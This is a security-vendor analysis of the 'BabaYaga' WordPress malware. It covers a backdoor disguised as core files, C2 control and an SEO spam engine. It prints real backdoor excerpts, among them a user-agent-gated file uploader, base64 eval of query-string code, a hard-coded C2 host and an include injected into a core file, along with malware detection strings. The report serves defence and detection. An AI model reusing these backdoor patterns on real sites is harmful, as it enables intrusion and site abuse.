BabaYaga - The Self Healing WordPress Malware

Author: Brad Haas

Publication Date: June 5, 2018

TLP: WHITE

Contact: press@wordfence.com

Contents

Summary

Defiant Inc is the organization that makes Wordfence, the leading WordPress firewall and malware detection product for WordPress.

The research team at Defiant recently discovered a new malware variant we have dubbed "BabaYaga". This paper is a deep analysis of the BabaYaga malware variant. It is authored by Brad Haas, a senior security analyst at Defiant, with assistance from the Defiant team.

The audience for this research is threat analysts, WordPress developers and security or operations team members who want to gain a deep understanding of emerging WordPress threats. We have included indicators of compromise (IOCs) at the end of this document, including YARA rules to aid with server-based detection of this malware.


The malware we dissect below is unique in that it is able to detect and remove other malware from a site it infects. It is also able to install or upgrade WordPress. The business model behind the BabaYaga malware variant is to create SEO spam pages, promote those pages to search engines, generate search engine traffic to those pages and then redirect that traffic to affiliate programs.

The malware is controlled by a central command and control server (C2 server) which allows the attacker to control thousands of sites and use them to generate affiliate revenue. This malware variant even goes to the trouble of reporting back to the C2 server how many pages an infected site has indexed by Google, Bing, Yahoo and Yandex, to determine the SEO value of an infected site.

The Wordfence firewall and malware detection engine now has detection capability for all malware discussed in this post. This detection capability has already been deployed to our Premium customers. Our free customers will receive it in a maximum of 30 days.

Introduction - Dissecting BabaYaga

We see a lot of malware at Defiant. Much of it could be described as crude. The code is low-quality, or it causes problems that break a site, or it makes no attempt to hide.



On the other hand, sometimes we see more sophisticated malware variants. In this paper, we are going to examine malware that burrows down into a site and hides itself. It is relatively well-written, and it demonstrates that the author has some understanding of software development challenges, like code deployment, performance and management.

This malware variant can update WordPress, and it creates backups before doing its work. It even removes other malware from the site it infects. We're calling it "BabaYaga", named after a mythical creature from Slavic folklore. The malware appears to be Russian in origin. When its configuration file is decoded, at least one of the array keys is a transliteration of a Russian word for "backlink". Many of the domains on the command and control servers are .ru domains. Some of the core domains are registered to an email address @yandex.ru. We also have a closely related malware variant that has comments in the source code in Russian.

BabaYaga is WordPress-oriented. It can also infect Joomla and Drupal sites, or even generic PHP sites, but it is most fully developed around Wordpress. There are two parts to it. One part is the backdoor, which actually performs the infection and tries to maintain access to the site for the attackers. The other part is spam code, which does the work that generates revenue for the attacker.

First, we will examine the backdoor portion of the malware, then we will dive into the spam engine.

BabaYaga Backdoor Code

Most of the backdoor code exists in a few files sprinkled around WordPress sites and designed to blend in. We found one such file at `/wp-admin/ms-menu.php`.

In the partial list of WordPress files in `/wp-admin` below, you can see how one named `ms-menu.php` would not stand out when it is mixed in to the directory listing:

```
media-new.php
media-upload.php
media.php
menu-header.php
menu.php
moderation.php
ms-admin.php
ms-delete-site.php
ms-edit.php
ms-menu.php
ms-options.php
ms-sites.php
ms-themes.php
ms-upgrade-network.php
ms-users.php
my-sites.php
nav-menus.php
```

The backdoor file contains code taken from `wp-admin/index.php`, with malicious code added. The attackers did this so that if you examine the source code of `ms-menu.php`, it will look like a legitimate WP core file at first glance.

Let's compare the two files. The malicious `ms-menu.php` is on the left, and the legitimate `index.php` is on the right:


```php
<?php
/**
 * Dashboard Administration Screen
 *
 * @package WordPress
 * @subpackage Administration
 */

/** Load WordPress Bootstrap *
require_once( dirname( __FILE__ ) . '/admin.php' );

/** Load WordPress dashboard API *
require_once(ABSPATH . 'wp-admin/includes/dashboard.php');

wp_dashboard_setup();

wp_enqueue_script( 'dashboard' );

if ( current_user_can( 'edit_theme_options' ) )
    wp_enqueue_script( 'customize-loader' );
if ( current_user_can( 'install_plugins' ) ) {
    wp_enqueue_script( 'plugin-install' );
    wp_enqueue_script( 'updates' );
}
if ( current_user_can( 'upload_files' ) )
    wp_enqueue_script( 'media-upload' );
add_thickbox();

if ( wp_is_mobile() )
    wp_enqueue_script( 'jquery-touch-punch' );

$title = __('Dashboard');
$parent_file = 'index.php';
```

```php
<?php
/**
 * Dashboard Administration Screen
 *
 * @package WordPress
 * @subpackage Administration
 */

/** Load WordPress Bootstrap */
require_once( dirname( __FILE__ ) . '/admin.php' );

/** Load WordPress dashboard API */
require_once(ABSPATH . 'wp-admin/includes/dashboard.php');

wp_dashboard_setup();

wp_enqueue_script( 'dashboard' );

if ( current_user_can( 'edit_theme_options' ) )
    wp_enqueue_script( 'customize-loader' );
if ( current_user_can( 'install_plugins' ) ) {
    wp_enqueue_script( 'plugin-install' );
    wp_enqueue_script( 'updates' );
}
if ( current_user_can( 'upload_files' ) )
    wp_enqueue_script( 'media-upload' );
add_thickbox();

if ( wp_is_mobile() )
    wp_enqueue_script( 'jquery-touch-punch' );

$title = __('Dashboard');
$parent_file = 'index.php';
```

In the malicious file on the left, the forward slash has been removed from the ending of the PHP comments at line 9. In other words, it turns the entire file into comments, which are not executed. Syntax highlighting makes the differences easier to see, but less-technical WordPress users probably won't be viewing files that way.

Of course, the attackers don't just create a commented-out version of a WordPress file. They also add malicious code to it. The trick they use is to add their malicious code at positions in the file where someone doing a cursory examination with a text editor may not notice the code.

The largest part of the code is about 100 KB of base64-encoded data. Since that's a very long line of code, they chose to add it to the part of the file with the longest lines (it starts on line 57 with `$esc_url`):



The vertical line in the screenshot is placed at 150 characters. This implies that the attackers are hoping that an analyst will view this without text wrap or syntax highlighting in their editor.

You can also see a shorter part of their code at line 63, which they inserted where an empty string exists in the real `index.php` file. Finally, note that the variable names they chose look like legitimate code. It is easy to imagine this malware evading the notice of an inexperienced analyst.

The attackers create a similar file at `wp-includes/generalwtemplate.php` (which resembles the real WordPress file `wp-includes/general-template.php`) and finally at `wp-content/wp-object-cache.php`, which takes code from version 2.0.2 of the memcached plugin, which is no longer maintained. Each file has slightly different methods of obfuscation (hiding malicious code), making it more likely that at least one of them would survive detection by an anti-malware product.

While the obfuscated files differ, the deobfuscated code from each file is identical. It is about 213 KB and 1441 lines long.

We ran it through a PHP code formatter to add newlines and indentation in order to make it more readable, after which it was 3940 lines.

Backdoor Analysis

In this section, we will summarize the malware function and point out interesting features. Most commands to this malware are sent in the query string, which is the part at the end of the URL where keys and values are set, like:

```
/wp-admin/post.php?post=19496&action=edit
```

In the above example, the key `post` is set to `19496` and the key `action` is set to `edit`.

The malware also makes use of the user-agent string, which is something the browser sends to identify itself. In this case, the attackers haven't set a password to control access to their malware, but for most commands they do check the user-agent string, and the command will only run if it contains the text `en.support.wordpress.com`.

Below we document some of the functions that the malware provides.

Version info

The first function we examine is a simple 'version check'. If the attacker sends a request to the malware with the `ver` key set in the query string, then the malware prints out a fake 404 error page which provides the attacker with the version of the malware.

```
if (isset($_GET["ver"])) {
    exit("<title>404 Not Found</title> <h1>404 Not Found</h1> <p>The requested URL $_SERVER[PHP_SELF]
    was not found on this server. <font color=white>VICTORIA_4_8_ALL_4_9_5</font></p> <hr>
    <address>Apache Server at $_SERVER[HTTP_HOST] Port 80</address> <style> input {
    margin:0;background-color:#fff;border:1px solid #fff; } </style>");
}
```

When rendered in the browser, it looks like a regular 404 page. We've probably all seen many like this:

Notice in the source code image above, there is actually text added to the page which the attackers hide by changing its color to white.

That hidden string displays the version of this malware - in this case, `VICTORIA_4_8_ALL_4_9_5`. It is not clear what "VICTORIA" refers to, but the numbers clearly correspond to WordPress versions.


The string suggests that this malware was designed to work with WordPress sites between 4.8 and 4.9.5, which was the latest version at the time we collected and analyzed the malware. We have also observed samples that show `VICTORIA_4_8_ALL_4_9_6`, reflecting the WordPress version that was released on May 17, 2018.

Simple file upload

The next function the malware provides is the ability for the attacker to upload malicious files. If the attacker sends a request to the malware with the `postdone` key set, the malware shows a very simple file upload tool. Here is the source code for the function:

```php
if (stripos($_SERVER['HTTP_USER_AGENT'], 'en.support.wordpress.com') AND isset($_GET["postdone"])) {
    echo '<form action="" method="post" enctype="multipart/form-data" name="silence" id="silence">';
    echo '<input type="file" name="file"><input name="golden" type="submit" id="golden" value="Done"></form>';
    if ($_POST['golden'] == "Done") {
        if (copy($_FILES['file']['tmp_name'], $_FILES['file']['name'])) {
            echo '+';
        } else {
            echo '-';
        }
    }
    exit;
}
```


When it receives a request with the `postdone` key, the malware displays a form that allows the attacker to choose a file and upload it to the infected site:



If successful, all it shows is "+", and if not it shows "-". The uploaded file will be saved to the same directory as the malware. This feature can be used manually by an attacker or automatically by a scripted bot that mass uploads files to sites infected with this malware variant.

Complex File upload

If the malware receives a request with the `postfile` key set, it runs a more complex file upload tool. What appears is a stripped-down version of the file browser from the **WSO Shell**. This shell is well known among WordPress security professionals because it has been used for years by malicious actors.



This interface allows the attacker to browse up and down directories, and it also displays existing files.

WSO Shell

But why include a few features from WSO Shell, when you can include the whole shell. The malware includes WSO itself in a compressed and encoded format, to save space and avoid detection. If the malware receives a request with the key `wpsroot` set, then the malware will run a full-featured version of WSO Shell.

PHP code execution

If the malware receives a request with the `code` key set, then it will base64-decode and execute whatever is passed as its value. This allows an attacker to upload arbitrary PHP code and execute it on an infected site.

```
if (stripos($_SERVER['HTTP_USER_AGENT'], 'en.support.wordpress.com') AND isset($_GET["code"])) {
    $code = $_GET['code'];
    eval(base64_decode($code));
    exit;
}
```

What is surprising about the code is that the malware author chose to send malicious code using a GET request. The result of this design choice is that the encoded malicious code will be visible in site access logs by a site admin or security analyst. It would have been more stealthy to use a POST request because the POST body would not appear in access logs. Usually, that is what we see from attackers sending an infected site malicious code to execute.

Set C2 server

If the malware receives a request with the `do` key set, it will use the value as a command and control (C2) server and will contact that server for instructions and data for its operation. This allows the attacker to change which central C2 server they are using to control thousands of sites infected with this malware.

```
if (empty($_GET["do"]) OR !isset($_GET["do"]))
    $host = "http://7od.info/pw/";
else
    $host = "http://" . $_GET["do"] . "/pw/";
$hostSSE = str_replace('/pw/', '/sserpdrow/', $host);
```

If the `do` key isn't set or if nothing is passed in it, then the malware has a default C2 server hard-coded.

We can tell just from this that the malware communicates with its C2 server using HTTP requests, and that some requests will have the path `/pw/` while others will have `/sserpdrow/`. Both are variations of "wordpress", but backwards.

Bail out

If none of the above actions are specified, the malware requires a `level` key to be passed. The level refers to how many levels above the current directory the script should operate.

So if the script resides in `/public_html/wp-content` and the level is set to 0, the script will do its work in `/public_html/wp-content`.

If the level is set to 1, it will work in `/public_html`.

```
if (!stripos($_SERVER['HTTP_USER_AGENT'], 'en.support.wordpress.com') OR empty($_GET["level"]) OR !isset($_GET["level"]))
    exit("$notfound");
elseif ($_GET["level"] === "1")
    $level = '../';
elseif ($_GET["level"] === "2")
    $level = '../../';
elseif ($_GET["level"] === "3")
    $level = '../../../';
elseif ($_GET["level"] === "4")
    $level = '../../../../';
elseif ($_GET["level"] === "5")
    $level = '../../../../../';
elseif ($_GET["level"] === "6")
    $level = '../../../../../../';
elseif ($_GET["level"] === "7")
    $level = '../../../../../../../';
elseif ($_GET["level"] === "8")
    $level = '../../../../../../../../';
elseif ($_GET["level"] === "9")
    $level = '../../../../../../../../../';
else
    $level = './';
```

This appears to be another poor design choice by the malware author. This could have been done using a "for" loop and without a limit on the number of possible directory levels. But as it is, the level can be anything from 0 to 9.

If no level is specified, or if the user-agent string doesn't have the right value, then the script bails out and shows another generic 404 page.

Runtime measurement

Performance is important, even for malware! This malware variant contains code that measures the execution time.

```php
$runTIME = microtime(true);
/* other code omitted for this screenshot */
exit("<font color=green><b><i>DOMAINS-UPLOADER-FINISHED: " . (microtime(true) - $runTIME) . "</i></b></font><br/>");
```

Before performing any operations, the malware records the current time. Then, at the end of a function, it will measure the elapsed time and print it out as part of the output. Presumably, this allows the attacker to determine if their malware is hitting any performance bottlenecks or is having an adverse effect on the server's performance, which may lead to it being discovered.

Self-relocation

This malware variant has the ability to move its location from one file to another. In the code below, it is recording its own filename and storing its own source code.

```php
if (stripos($script_FILENAME, '/object-cache.php') OR stripos($script_FILENAME, '\object-cache.php')) {
    $FILE_php     = file_get_contents('./object-cache.php');
    $FILENAME_php = 'object-cache.php';
}
if (stripos($script_FILENAME, '/object-cache.php4') OR stripos($script_FILENAME, '\object-cache.php4')) {
    $FILE_php     = file_get_contents('./object-cache.php4');
    $FILENAME_php = 'object-cache.php4';
}
if (stripos($script_FILENAME, '/object-cache.phtml') OR stripos($script_FILENAME, '\object-cache.phtml')) {
    $FILE_php     = file_get_contents('./object-cache.phtml');
    $FILENAME_php = 'object-cache.phtml';
}
if (stripos($script_FILENAME, 'index.php')) {
    $FILE_php = file_get_contents('./index.php');
}
if (stripos($script_FILENAME, 'index2.php')) {
    $FILE_php = file_get_contents('./index2.php');
}
if (stripos($script_FILENAME, 'index.php4')) {
    $FILE_php = file_get_contents('./index.php4');
}
if (stripos($script_FILENAME, 'index2.php4')) {
    $FILE_php = file_get_contents('./index2.php4');
}
if (stripos($script_FILENAME, 'index.phtml')) {
    $FILE_php = file_get_contents('./index.phtml');
}
if (stripos($script_FILENAME, 'index2.phtml')) {
    $FILE_php = file_get_contents('./index2.phtml');
}
if (stripos($script_FILENAME, '400.php')) {
    $FILE_php     = file_get_contents('./400.php');
    $FILENAME_php = '400.php';
}
if (stripos($script_FILENAME, '400.php4')) {
    $FILE_php     = file_get_contents('./400.php4');
    $FILENAME_php = '400.php4';
}
```

Later on in the code, it will use this information either to replace itself after upgrade work, or move itself from wherever it currently is to a new location.

Spread infection to other sites

The malware is able to search for other sites and run its infection routine on them as well. It traverses up as many levels as the attacker has specified, and looks for common names of website root directories like `public_html`, `httpdocs`, and so on. It also searches for directories that are named for domains. This allows the malware to spread to other websites on the same server.

Fetch content from C2 server

Every time the malware runs, it fetches content from the C2 server. It downloads content from four URLs:

- `/sserpdrow/ipconfig` - contents of `IPconfig.ini` or `cache.ini` file. See "Spam Code" below for details.
- `/sserpdrow/utilities` - contents of `utilities.js` file. See "Spam Code" below for details.
- `/pw/template` - code to append to `wp-includes/template.php`. This code checks for the presence of the backdoor in the infected site and restores it if it has been removed.
- `/pw/versionORG` - the latest `wp-includes/version.php` file from WordPress.

Backups and upgrades

One of the fascinating aspects of this malware is that it provides functions to install and upgrade WordPress. This demonstrates that the attacker needs the sites that they infect to be fully functional in order to profit from those sites.

If the sites are broken, the attacker considers themselves an owner of an asset that is not performing and has created functionality in their malware to fix the issue.

The attacker can send a request to the malware that sets the `wps` key to a number between 0 and 3. Depending on that setting, the malware takes one of the following actions in the directory at the "level" specified above:

- Install WordPress - It contacts the C2 server to download both the PCLZip library and a clean, stock copy of WordPress, minus the Akismet plugin, as a zip file. It uses PCLZip to extract WordPress, then deletes PCLZip and the zip file.
- Create backups then upgrade WordPress - It renames the `wp-admin` and `wp-includes` directories to `wp-admin1` and `wp-includes1`. Then it makes a

complete copy of `wp-content` as `wp-content1`. Finally, it wipes out the WordPress files in the site root directory and proceeds with the installation routine.

- Create backups, upgrade WordPress, then delete the backups
- Delete any existing backups

Malware cleanup

The author of this malware variant understands that a site infected with malware can be costly. So, to ensure that their infected sites aren't affected by someone else's malware, they have built in the ability to detect other malware and remove it from the site they have infected.

This malware variant will check a target file for existing malware, and if it is detected, the file will be deleted and replaced with a fresh, uninfected copy of the file.

```
if (is_file("$level" . "index.php")) {
    $ind = file_get_contents("$level" . "index.php");
    if (filesize("$level" . "index.php") <= 2
    OR stripos(file_get_contents("$level" . "index.php"), 'hacked')
    OR stripos($ind, 'WARNING: This file is protected by copyright law. To reverse engineer or decode this file is strictly prohibited')
    OR stripos($ind, 'form action="" method="post"><input type="text" name="_f__f" value=""/><input type="submit" value="&gt;"/></form')
    OR stripos($ind, 'eval(gzuncompress(')
    OR stripos($ind, 'WARN1NG_RC')) {
        chmod("$level" . "index.php", 0777);
        unlink("$level" . "index.php");
    }
}
```

It is possible that the authors of BabaYaga are also responsible for these other infections, but it seems more likely that they want to find other, competing infections and get rid of them.

We base this theory on two factors:

First, there is other code present in the BabaYaga backdoor that searches for older versions of itself and updates them. All of that is very specific, while these strings are much more general and likely to be from other, less sophisticated malware variants.

Second, the malware also contains code that checks for files named `index.html`, `index.htm`, or `index.asp` containing the text "hacked". If it finds any of these, it deletes them. Such files are likely to be defacement pages, which would reveal the presence of malware on the site and interfere with what BabaYaga is trying to accomplish. So it wipes them out.

Considering these facts along with the knowledge that the backdoor can backup and update a WordPress site, it seems likely that this malware variant wants to have all its infected sites to itself, and it ensures those sites are working properly.

Here is another section of code that cleans malware out of theme files:

```
$f_CK = file_get_contents($pathTH . $themeNM . "/footer.php");
$h_CK = file_get_contents($pathTH . $themeNM . "/header.php");
$i_CK = file_get_contents($pathTH . $themeNM . "/index.php");
if (stripos(' ' . $f_CK, 'eval(base64_decode(')
    OR stripos(' ' . $f_CK, 'window.location')
    OR stripos(' ' . $f_CK, '//###=CACHE START=###')
    OR stripos(' ' . $f_CK, 'str_rot13')
    OR stripos(' ' . $f_CK, 'onfr64_qrpbqr')
    OR stripos(' ' . $f_CK, '//###=CACHE END=###')
    OR stripos(' ' . $f_CK, '#google#')
    OR stripos(' ' . $h_CK, 'eval(base64_decode(')
    OR stripos(' ' . $h_CK, 'window.location')
    OR stripos(' ' . $h_CK, '//###=CACHE START=###')
    OR stripos(' ' . $h_CK, 'str_rot13')
    OR stripos(' ' . $h_CK, 'onfr64_qrpbqr')
    OR stripos(' ' . $h_CK, '//###=CACHE END=###')
    OR stripos(' ' . $h_CK, '#google#')
    OR stripos(' ' . $i_CK, 'eval(base64_decode(')
    OR stripos(' ' . $i_CK, 'window.location')
    OR stripos(' ' . $i_CK, '//###=CACHE START=###')
    OR stripos(' ' . $i_CK, 'str_rot13')
    OR stripos(' ' . $i_CK, 'onfr64_qrpbqr')
    OR stripos(' ' . $i_CK, '//###=CACHE END=###')
    OR stripos(' ' . $i_CK, '#google#')) {
    $pathFS  = $pathTH . $themeNM . "/";
    $openTFS = opendir($pathFS);
    while ($Tfn = readdir($openTFS)) {
        if (is_file($pathFS . $Tfn) && $Tfn != '.' && $Tfn != '..' && $Tfn != $FILENAME_php) {
            $fnCH = file_get_contents($pathFS . $Tfn);
            if (stripos(' ' . $fnCH, 'eval(base64_decode(')) {
                chmod("$pathFS$Tfn", 0755);
                $b_c   = '/(<\?php eval\(base64_decode\(\'([a-zA-Z0-9+-=_]*)\'\)\);\?>)/';
                $r_c   = '';
                $fn_L1 = preg_replace($b_c, $r_c, $fnCH);
                $b_c   = '/(<\?php eval\(base64_decode\(\"([a-zA-Z0-9+-=_]*)\"\)\);\?>)/';
                $r_c   = '';
                $fn_L2 = preg_replace($b_c, $r_c, $fn_L1);
                $b_c   = '/(eval\(base64_decode\(\'([a-zA-Z0-9+-=_]*)\'\)\);)/';
                $r_c   = '';
                $fn_L3 = preg_replace($b_c, $r_c, $fn_L2);
                $b_c   = '/(eval\(base64_decode\(\"([a-zA-Z0-9+-=_]*)\"\)\);)/';
                $r_c   = '';
                $fn_LF = preg_replace($b_c, $r_c, $fn_L3);
                file_put_contents($pathFS . $Tfn, $fn_LF, LOCK_EX);
                echo "<font color=orange><b>INFECTED-FILE " . "$pathFS$Tfn" . "</font></b><br/>";
                chmod("$pathFS$Tfn", 0644);
            }
```

It can't just wipe out the files and replace them with stock WordPress ones, so instead it uses regular expressions (regex) to try to remove just the malware from them.

BabaYaga Spam Code

To summarize before moving on:

BabaYaga tries to infect as many sites as it can and survive any removal attempts. It removes other malware, updates itself, and tries to make sure the site is updated and working. It provides several backdoors to the hackers while still making a reasonable attempt to remain hidden.

All of this, of course, is a means to an end. What is it actually doing? The answer lies in the two files which it downloads from the C2 server. One of them is named either `IPconfig.ini` or `cache.ini`, depending on where it was able to be saved. The other is `utilities.js`.

The malware infects WordPress core files with code that includes these malicious files. This ensures they are executed.

```php
<?php
/**
 * Front to the WordPress application. This file doesn't do anything, but loads
 * wp-blog-header.php which does and tells WordPress to load the theme.
 *
 * @package WordPress
 */@include( dirname( __FILE__ ) . '/wp-includes/js/utilities.js' );

/**
 * Tells WordPress to load the WordPress theme and output it.
 *
 * @var bool
 */
```

Both malicious files downloaded from the C2 server contain heavily obfuscated PHP code. In each case, the code performs an almost identical set of tasks.

The malware is included from core WordPress files, so it runs every time there is a visit to the site. Again, we can't go into every detail of the malware's function, but we will hit the highlights in our summary below. Below, we document a few functions of the code that is downloaded from the C2 server.

Test that the malware runs during a page visit

If the URL query string contains the key `this-is-the-test-of-door` then the malware prints out a test message:

```
DOORWAYISWORKTITLE
====================
DOORWAYISWORK
====================
DOORWAYISWORKCONTENT
```

Render the site without running the malware

If the query string contains the key `ineedthispage`, then the malware won't run. The attackers built this in so that they could fetch pages as if the site were not infected. They did this so that they could create a spam template.

Generate a spam template

In order to do its job to show spam on an infected site, the malware has to create a template. It is designed to look in every way like a legitimate page on the site, except that spam is filled in for page titles and content.

First, it creates a temporary new page with a random name, and with placeholders like `HEREISTITLE` for the title and `HEREISCONTENT` for the content. It publishes the page temporarily, and then immediately fetches the page as though it were a normal browser - using the `ineedthispage` parameter so that the malware isn't executed.

So now it has a blank page from the site, with all of the formatting and theme elements that appear on normal site pages. It strips out the randomized title and a few other things like Google analytics tags. Finally it encodes and compresses all of this and saves it to a template file. The name of the file is "template" interleaved with parts of an md5 hash of the malware itself, for example: `tem68c8f8pla68c8te`. After all of this, the malware deletes the temporary post.

The malware uses core functions to generate the page, get details about it, and delete it. For example, for WordPress sites, it uses `wp_insert_post`, `get_permalinks`, and so on. It can also create spam templates on Drupal sites using functions like `node_object_prepare`, and on Joomla sites using the `JFactory` class.

Fetch identifiers for search engine bots

The BabaYaga malware is designed to recognize when a visitor to the site is a search engine. It can do this one of three ways, and in each case, it can contact the C2 server to get updates.

First, it can check a visitor's user-agent string, looking for text that's usually found in search engine bots' user-agent strings. In order to know what text to look for, it contacts the C2 server with `ineednewuseragents=yes` in the query string. The response is a list like this:

```
bot
google
yandex
slurp
yahoo
msn
bing
```

Later, it will check a visitor's user-agent for each of those terms. If any are present then it will assume the visitor is a search engine crawler and act accordingly. Like the spam template, this list of user-agents is encoded and compressed, and saved to a file like `usea36rag8c8f8aents`.

The second way the malware detects search engines is by checking the visitor's IP address to see if it belongs to a search engine. To get the data for this test, it reaches out to the C2 server using `ineednewbotips=yes` in the query string. The result is almost 100,000 lines of IP addresses and ranges. This list is also saved to a file, though it is not encoded and compressed first - presumably because of the enormous size of the list. The list is saved to a file with a name like `boa368ti8f8a2596ps`.

The third way that this malware detects search engines is by checking the HTTP referrer header, which can also sometimes indicate search engine-related traffic. To get a list of what to detect in the referrer header, the malware contacts the C2 server using `ineednewreffs=yes` in the query string, and encodes, compresses, and saves the results into a file like `re368cferef8a2596fre`.

Self-update

The malware can access a certain URL on the C2 server and retrieve the newest variant of itself. Once it has downloaded the code, the malware runs a function to randomize variable and function names in order to avoid detection and overwrites itself with the new code.

First-run diagnostics

One of the more interesting aspects of the malware is what information the attackers want to see the first time it runs. BabaYaga performs several tests and sends the results to the C2 server in order to get proper configuration and content back. The tests include:

- Were all parts of the malware installation process successful?
- How many pages does this site have indexed on search engines? The malware searches for the site on Google, Bing, and Yahoo (or Google and Yandex if it detects the site's language as Russian). It collects the number of indexed pages from each one and reports that to the C2 server. Presumably, sites with more pages indexed will be more valuable to the attackers.
- Does the "doorway test" (mentioned above) work?
- Are the necessary functions available for whatever CMS the website is running? For example, are functions like `wp_insert_post` et al. available on a WordPress site?

If everything is in order, the C2 server responds with settings that are saved into a file that the malware will use going forward. The file follows the naming convention of the other files, e.g. `se368c8ftts`.


SEO spam

Finally, the purpose of this entire operation: **Spam**.

The malware runs one of two ways, depending on whether the visitor is a search engine bot or a real user who has clicked on one of the spam links.

If the visitor is a search engine bot, then the malware uses its template to show what looks like a real page on the site, but with spam content instead of real content. It seems to be snippets of text from websites relevant to the spam's subject, with a few links sprinkled in. We used a plugin to alter our browser's user-agent string to look like Googlebot in order to see what this looks like on a real infected site:

